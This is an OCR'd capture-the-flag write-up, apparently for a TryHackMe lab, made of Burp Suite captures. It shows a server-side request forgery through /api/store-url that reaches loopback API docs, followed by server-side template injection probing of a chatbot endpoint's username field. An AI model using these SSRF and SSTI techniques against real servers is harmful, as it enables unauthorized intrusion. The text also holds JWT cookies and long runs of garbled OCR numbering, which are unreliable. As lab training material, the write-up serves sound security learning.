10
11 {
    "message": "Access denied"
}

```

Inspector

- Request attributes
- Request query parameters
- Request body parameters
- Request cookies
- Request headers
- Response headers

Notes

Done 310 bytes | 1,003 millis

Event log (1) All issues Memory: 161.1MB

→ I tried to use loopback to access this endpoint with server privileges

storage.cloudsite.thm/dash... +

storage.cloudsite.thm/api/docs

TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef Revshell Generator Reverse Shell Cheat S...

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

Refresh Firefox...

Upload From URL

Success: File stored from URL successfully

File path: /api/uploads/90a777c0-c923-4ca7-8627-26eff0bd2b1

http://127.0.0.1/api/docs

Upload

Applications Places System Firefox Wed 26 Nov, 11:04 AttackBox IP: 10.80.89.18

Burp Suite Community Edition v2024.9.5 - Temporary Project

Request

```
POST /api/store-url HTTP/1.1
Host: storage.cloudsite.thm
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:131.0) Gecko/20130101 Firefox/131.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://storage.cloudsite.thm/dashboard/active
Content-Type: application/json
Content-Length: 95
Origin: http://storage.cloudsite.thm
CONNECTTION: keep-alive
HTTP/2
eyJhbGciOiJUzI1NiIsInRSClGlkpXCVj9...eyJlbWFpbC16InNhevVQGRlcGluY29t
IiwiZGVzdC12aWVudHJvb3QiLCJleHAiOjE3N
15 {
    "url": "http://127.0.0.1/api/docs"
}
```

Response

```
HTTP/1.1 200
Date: Wed, 26 Nov 2025 10:45:49 GMT
Server: Apache/2.4.52 (Ubuntu)
X-Powered-By: Express Default port is 3000
Content-Type: application/json; charset=utf-8
Content-Length: 106
ETag: W/69-arrth3dAbnOclLaTUNAFvOGfw*
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
10 {
    "message": "File stored from URL successfully",
    "path": "/api/uploads/bf11063f-393f-4c49-9eea-9550ec1d9e9d"
}
11 }
```

Inspector

Selected text

```
/api/uploads/bf11063f-393f-4c49-9eea-9550ec1d9e9d
```

Request attributes 2

Request query parameters 0

Request cookies 1

Request headers 12

Response headers 8

- After using path in response, this means endpoint not found

← → C ⌂ file:///home/kali/Downloads/f5c956f8-b0d4-4f02-8a17-9ff1749d35fa(2)



OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Not Found

The requested URL was not found on this server.

Apache/2.4.52 (Ubuntu) Server at cloudsite.thm Port 80

→ Upload file URL on port 3000 and intercept request

Request	Response
<pre> 1 POST /api/store-url HTTP/1.1 2 Host: storage.cloudsite.thm 3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:131.0) Gecko/20130101 Firefox/131.0 Accept: */* Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate, br Referer: http://storage.cloudsite.thm/dashboard/active 8 Content-Type: application/json Content-Length: 41 10 Origin: http://storage.cloudsite.thm Connection: keep-alive 12 Cookie: jwt=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbC16InNheWVGRlcGkuY29tIiwic3ViC2NyxB0w9uIjoiYmQ0aXZlIiwiaWF0IjoxNzY0MTU1MjklLCJl.eHAlOjE3NjQxNg40TV9.46PxHaFqABvve30HCAF2r7pSaxLqyHzDhly133Q Priority: u=0 14 15 { "url": "http://127.0.0.1:3000/api/docs/" } </pre>	<pre> 1 HTTP/1.1 200 OK 2 Date: Wed, 26 Nov 2025 11:09:01 GMT 3 Server: Apache/2.4.52 (Ubuntu) 4 X-Powered-By: Express 5 Content-Type: application/json; charset=utf-8 6 Content-Length: 106 7 Etag: W/"6a-986ct/MYNT572h4NsCcgeo6M#" 8 Keep-Alive: timeout=5, max=100 9 Connection: Keep-Alive 10 11 { "message": "File stored from URL successfully", "path": "http://api/uploads/d55401de-0e6b-4223-88a5-3aaee1ac33b" } </pre>



Access this path <http://127.0.0.1/api/docs/d554..>
(file path in response) and intercept this request

storage.cloudsite.thm/api/uploads/d55401da-0ae8-4223-88a9-3aa1ee1ac

Send Cancel < | > |

Request

Pretty Raw Hex

```
1 GET /api/uploads/d55401da-0ae8-4223-88a9-3aa1ee1ac338 HTTP/1.1
2 Host: storage.cloudsite.thm
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:131.0)
Gecko/20100101 Firefox/131.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: jwt=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6InNheWVkcGkuY29t
Iiwic3Vic2NyaXB0aW9uIjoiYWN0aXZlIiwiaWF0IjoxNzY0MTU1Mjk1LCJleHAiOjE3N
jQxNTg4OTV9.46PvxHaFqABvve30HCAF2Rv7pSaxLqyHnzDh1gY133Q
Upgrade-Insecure-Requests: 1
Priority: u=0, i
1
1
1
1
1
1
1
1
1
1
1
1
1
1
1
2
2
```

② Search 0 highlights

Done

→ After sending requests, Chatbot path appears in response

Burp Suite Community Edition v2024.9.5 - Temporary Project

Target: <https://storage.cloudsite.thm> | HTTP/1.1

Request

```
GET /api/uploads/d55401da-0ae8-4223-88a9-3aa1ee1ac388 HTTP/1.1
Host: storage.cloudsite.thm
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:131.0) Gecko/20100101 Firefox/131.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: jwts=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpxVCJ9.eyJlbWFpbCI6InNheWk0GRlcQkuY29tIiwic3ViL29yaXBwbGwIjoiYWNoeXZlIiwiaWF0IjoxNzY0MTU1MjklLCJleHAiOjE3NjIxNTg4OTV9.46PvxHaFqABvve3QHCAF2Rv7pSaxLqyHzDh1gyl33Q
Upgrade-Insecure-Requests: 1
Priority: u=0, i
12
```

Response

```
HTTP/1.1 200 OK
Date: Wed, 26 Nov 2025 11:10:55 GMT
Server: Apache/2.4.52 (Ubuntu)
X-Powered-By: Express
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Wed, 26 Nov 2025 11:09:01 GMT
ETag: W/233-19abfd4b3b34"
Content-Type: application/octet-stream
Content-Length: 563
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
14 Endpoints Perfectly Completed
15 POST Requests:
16 /api/register - For registering user
17 /api/login - For loggin in the user
18 /api/upload - For uploading files
19 /api/store-url - For unladion files via url
20 /api/fetch_messeges_from_chatbot - Currently, the chatbot is under development. Once development is complete, it will be used in the future.
21 /api/fetch_messeges_from_chatbot - Currently, the chatbot is under development. Once development is complete, it will be used in the future.
```

Inspector

Request attributes: 2

Request query parameters: 0

Request body parameters: 0

Request cookies: 1

Request headers: 9

Response headers: 11

920 bytes | 1,004 millis

Memory: 166.9MB

~/Downloads/892ca630-1bcb-41bd-a555-c0a2873e76f2 - Mousepad

File Edit Search View Document Help

```
1 Endpoints Perfectly Completed
2
3 POST Requests:
4 /api/register - For registering user
5 /api/login - For loggin in the user
6 /api/upload - For uploading files
7 /api/store-url - For uploadion files via url
8 /api/fetch_messeges_from_chatbot - Currently, the chatbot is under development. Once development is complete, it will be used in the future.
9
10 GET Requests:
11 /api/uploads/filename - To view the uploaded files
12 /dashboard/inactive - Dashboard for inactive user
13 /dashboard/active - Dashboard for active user
14
15 Note: All requests to this endpoint are sent in JSON format.
16
```

→ When used this path (`api/fetch_message_frem_chatbot`) ,
the server response me “GET method not allowed”

```

Request
Pretty Raw Hex
1 GET /api/fetch_messages_from_chatbot HTTP/1.1
2 Host: storage.cloudsite.thm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:131.0) Gecko/20100101 Firefox/131.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Upgrade-Insecure-Requests: 1
9 Priority: u=0, i
10
11
12

Response
Pretty Raw Hex Render
1 HTTP/1.1 405 Method Not Allowed
2 Date: Mon, 24 Nov 2025 14:44:46 GMT
3 Server: Apache/2.4.52 (Ubuntu)
4 X-Powered-By: Express
5 Content-Type: application/json; charset=utf-8
6 Content-Length: 36
7 ETag: W/"24-8/4BNe521xG739YPMGndxs8tCBU"
8 Keep-Alive: timeout=5, max=100
9 Connection: Keep-Alive
10
11 {
12     "message": "GET method not allowed"
13
14
15
16
17
18
19
20
21

```

→ changing method from GET to POST.

- Once changed Content-Type and Content-Length line appear in header

```

Request
Pretty Raw Hex
1 POST /api/fetch_messages_from_chatbot HTTP/1.1
2 Host: storage.cloudsite.thm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Cookie: jwt=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6ImlvaGFtZWR2Z1haWwuY29tIiwic3ViC2NyaXB0aW9uIjoiYWNoaXZliwiwF0IjojoxNzY0Mjk2MTQ3LCjleHAIoje3njyQ0Tk3Nd9.FJQLYTcFvTapJzi-OwJf9mZrojWE4ODD-eBhCgjO_Y
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11 Content-Type: application/x-www-form-urlencoded
12 Content-Length: 0
13
14

Response
Pretty Raw Hex Render
1 HTTP/1.1 500 Internal Server Error
2 Date: Fri, 28 Nov 2025 02:20:24 GMT
3 Server: Apache/2.4.52 (Ubuntu)
4 X-Powered-By: Express
5 Content-Security-Policy: default-src 'none'
6 X-Content-Type-Options: nosniff
7 Content-Type: text/html; charset=utf-8
8 Content-Length: 148
9 Connection: close
10
11 <!DOCTYPE html>
12 <html lang="en">
13     <head>
14         <meta charset="utf-8">
15         <title>
16             Error
17         </title>
18     </head>
19     <body>
20         <pre>
21             Internal Server Error
22         </pre>
23     </body>
24 </html>
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
279
280
281
282
283
284
285
286
287
288
289
289
290
291
292
293
294
295
296
297
298
299
299
300
301
302
303
304
305
306
307
308
309
309
310
311
312
313
314
315
316
317
318
319
319
320
321
322
323
324
325
326
327
328
329
329
330
331
332
333
334
335
336
337
338
339
339
340
341
342
343
344
345
346
347
348
349
349
350
351
352
353
354
355
356
357
358
359
359
360
361
362
363
364
365
366
367
368
369
369
370
371
372
373
374
375
376
377
378
379
379
380
381
382
383
384
385
386
387
388
389
389
390
391
392
393
394
395
396
397
398
399
399
400
401
402
403
404
405
406
407
408
409
409
410
411
412
413
414
415
416
417
418
419
419
420
421
422
423
424
425
426
427
428
429
429
430
431
432
433
434
435
436
437
438
439
439
440
441
442
443
444
445
446
447
448
449
449
450
451
452
453
454
455
456
457
458
459
459
460
461
462
463
464
465
466
467
468
469
469
470
471
472
473
474
475
476
477
478
479
479
480
481
482
483
484
485
486
487
488
489
489
490
491
492
493
494
495
496
497
498
499
499
500
501
502
503
504
505
506
507
508
509
509
510
511
512
513
514
515
516
517
518
519
519
520
521
522
523
524
525
526
527
528
529
529
530
531
532
533
534
535
536
537
538
539
539
540
541
542
543
544
545
546
547
548
549
549
550
551
552
553
554
555
556
557
558
559
559
560
561
562
563
564
565
566
567
568
569
569
570
571
572
573
574
575
576
577
578
579
579
580
581
582
583
584
585
586
587
588
589
589
590
591
592
593
594
595
596
597
598
599
599
600
601
602
603
604
605
606
607
608
609
609
610
611
612
613
614
615
616
617
618
619
619
620
621
622
623
624
625
626
627
628
629
629
630
631
632
633
634
635
636
637
638
639
639
640
641
642
643
644
645
646
647
648
649
649
650
651
652
653
654
655
656
657
658
659
659
660
661
662
663
664
665
666
667
668
669
669
670
671
672
673
674
675
676
677
678
679
679
680
681
682
683
684
685
686
687
688
689
689
690
691
692
693
694
695
696
697
698
699
699
700
701
702
703
704
705
706
707
708
709
709
710
711
712
713
714
715
716
717
718
719
719
720
721
722
723
724
725
726
727
728
729
729
730
731
732
733
734
735
736
737
738
739
739
740
741
742
743
744
745
746
747
748
749
749
750
751
752
753
754
755
756
757
758
759
759
760
761
762
763
764
765
766
767
768
769
769
770
771
772
773
774
775
776
777
778
779
779
780
781
782
783
784
785
786
787
788
789
789
790
791
792
793
794
795
796
797
797
798
799
800
801
802
803
804
805
806
807
808
809
809
810
811
812
813
814
815
816
817
818
819
819
820
821
822
823
824
825
826
827
828
829
829
830
831
832
833
834
835
836
837
838
839
839
840
841
842
843
844
845
846
847
848
849
849
850
851
852
853
854
855
856
857
858
859
859
860
861
862
863
864
865
866
867
868
869
869
870
871
872
873
874
875
876
877
878
879
879
880
881
882
883
884
885
886
887
888
889
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
909
910
911
912
913
914
915
916
917
918
919
919
920
921
922
923
924
925
926
927
928
929
929
930
931
932
933
934
935
936
937
938
939
939
940
941
942
943
944
945
946
947
948
949
949
950
951
952
953
954
955
956
957
958
959
959
960
961
962
963
964
965
966
967
968
969
969
970
971
972
973
974
975
976
977
978
979
979
980
981
982
983
984
985
986
987
988
989
989
990
991
992
993
994
995
996
997
998
999
999
1000
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1089
1089
1090
1091
1092
1093
1094
1095
1096
1097
1097
1098
1099
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1149
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1179
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1189
1189
1190
1191
1192
1193
1194
1195
1196
1197
1197
1198
1199
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1219
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1249
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1279
1279
1280
1281
1282
1283
1284
1285
1286
1287
1288
1288
1289
1290
1291
1292
1293
1294
1295
1296
1297
1297
1298
1299
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1309
1310
1311
1312
1313
1314
1315
1316
1317
1318
1319
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1339
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1349
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1379
1379
1380
1381
1382
1383
1384
1385
1386
1387
1388
1388
1389
1390
1391
1392
1393
1394
1395
1396
1397
1397
1398
1399
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1419
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1429
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1439
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1449
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1469
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1479
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1489
1489
1490
1491
1492
1493
1494
1495
1496
1497
1497
1498
1499
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1519
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1529
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1539
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1549
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1569
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1579
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1589
1589
1590
1591
1592
1593
1594
1595
1596
1597
1598
1598
1599
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1619
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1629
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1639
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1649
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1669
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1679
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1689
1689
1690
1691
1692
1693
1694
1695
1696
1697
1698
1698
1699
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1719
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1729
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1739
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1749
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1769
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1779
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1789
1789
1790
1791
1792
1793
1794
1795
1796
1797
1797
1798
1799
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1819
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1829
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1839
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1849
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1869
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1878
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1889
1889
1890
1891
1892
1893
1894
1895
1896
1897
1897
1898
1899
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1919
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1929
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1939
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1949
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1969
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1978
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1989
1989
1990
1991
1992
1993
1994
1995
1996
1997
1998
1999
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2019
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2039
2039
2040
2041
2042
2043
2044
2045
2046
2047
2048
2049
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2059
2059
2060
2061
2062
2063
2064
2065
2066
2067
```



Change Content-Type to application/Json to permit Json format.

14

15 Note: All requests to this endpoint are sent in JSON format.

16

Request

```

POST /api/fetch_sessions_from_chatbot HTTP/1.1
Host: storage.cloudsite.thm
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:131.0)
Gecko/20100101 Firefox/131.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Priority: ue0_1
Content-Type: application/json
Content-Length: 0

```

Response

```

HTTP/1.1 200 OK
Date: Wed, 26 Nov 2025 11:16:45 GMT
Server: Apache/2.4.52 (Ubuntu)
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 48
ETag: W/"30-HR0ikR9Smzd3T0jz40FirGOM"
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
{
  "error": "username parameter is required"
}
Must enter username for testing

```

In error message (Username parameter is required), try username to test.

-Accept the username on Json format.

Request

```

POST /api/fetch_sessions_from_chatbot HTTP/1.1
Host: storage.cloudsite.thm
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:131.0)
Gecko/20100101 Firefox/131.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Priority: ue0_1
Content-Type: application/json
Content-Length: 28
{
  "username": "sayed"
}

```

Response

```

HTTP/1.1 200 OK
Date: Wed, 26 Nov 2025 14:49:33 GMT
Server: Apache/2.4.52 (Ubuntu)
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
ETag: W/"11c-B5WenVB2+Sop+eUp0LmGsvOSw-gzip"
Vary: Accept-Encoding
Content-Length: 284
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>
      Greeting
    </title>
  </head>
  <body>
    <h1>

```

A black arrow pointing to the right, indicating a continuation or next step.

After that i Testing a Server-Side Template Injection (SSTI) payload,
I have successed

- Not Java

- Not Ruby ERB

Burp Suite - Target: http://storage.cloudsite.thm

Request

```
POST /storage/cloudsite.inW HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:131.0) Gecko/20100101 Firefox/131.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/*,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: jwt=eyJhbGciOiJIUzI1NiJ9.RcG61kpxVCJ9eyJlbWFpbCI6InNhbWV0QGRlcGxvZ29tIiwidzI2aW9uam9uIiwidzI2aW9uZ2l1ivWF0IiwiY29tMSUyLCJleHAiOjE3NjQyMjUyLjIwMTQ2MjIwOTpuGryx1Ok_0x0kJS0d19euWUo0yIi;
Upgrade-Insecure-Requests: 1
Priority: u0,i
Content-Type: application/json
Content-Length: 33
13
14 {
    "username": "747_4"
}
15
16
17
18
```

Response

```
Vary: Accept-Encoding
Content-Length: 289
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
12 <!DOCTYPE html>
13 <html lang="en">
14   <head>
15     <meta charset="UTF-8">
16     <meta name="viewport" content="width=device-width, initial-scale=1.0">
17     <title>
18       Greeting
19     </title>
20   </head>
21   <body>
22     <h1>
23       Sorry, <code>747_4</code>, our chatbot server is currently under development.
24     </h1>
25   </body>
26 </html>
```

Inspector

- Request attributes: 2
- Request query parameters: 0
- Request cookies: 1
- Request headers: 11
- Response headers: 9

Notes

- Python

The screenshot shows a browser-based penetration testing tool with the following interface elements:

- Header Bar:** BURP, Project, Intruder, Repeater, View, Help.
- Toolbar:** Dashboard, Target, **Proxy**, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, Learn.
- Request Tab:** Shows a raw request to `http://storage.cloudsite.thm`. The request includes headers like `Content-Type: application/json` and `Accept: */*`, and a JSON payload with a `username` field containing `"((?*?))"`.
- Response Tab:** Shows a raw response from the server. The status code is 403, and the body contains the message: "Sorry 403, our chatbot server is currently under development."
- Inspector Tab:** Contains sections for Request attributes, Request query parameters, Request cookies, Request headers, and Response headers.

>> How did I ensure ?

Test 1 :

The screenshot shows a Burp Suite interface with the following details:

- Request:** A POST request to `/storage.cloudsite.thm` with the following payload:

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
